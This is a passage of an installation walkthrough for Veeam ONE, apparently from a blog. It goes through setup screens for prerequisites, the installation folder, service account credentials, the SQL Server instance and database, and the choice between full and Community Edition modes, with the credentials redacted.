


Click on "Install".




It will start installing all the features it needs.

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Once all the requirements are fulfilled as shown below. Click on "Next".



Select the Installation folder and Click On "Next".



## Set credentials.

Veeam ONE Setup

### Service Account Credentials

Specify Veeam ONE service account credentials.

Enter the user name in the DOMAIN\USERNAME format. The supplied user account must have database owner rights to the Veeam ONE. "Log on as a service" right will be granted to the specified account automatically.

User name: [Redacted] Browse...

Password: [Redacted]

< Back Next > Cancel

## Install a new instance of SQL server.

Veeam ONE Setup

### SQL Server Instance

Choose SQL Server instance to create Veeam ONE database on.

Install new instance of SQL Server (localhost\VEEAMSQL2016)

Use existing instance of SQL Server (HOSTNAME\INSTANCE)

HACKERCOOL\VEEAMSQL2016 Browse...

Database name: VeeamONE Browse...

Connect to SQL Server using

Windows authentication credentials of service account

SQL Server authentication using the Login ID and password below:

Login ID: sa

Password: [Redacted]

< Back Next > Cancel

## Select the community mode for installation.

Install Veeam ONE in:


Full functionality mode

License file: [Redacted] Browse...

Community Edition mode

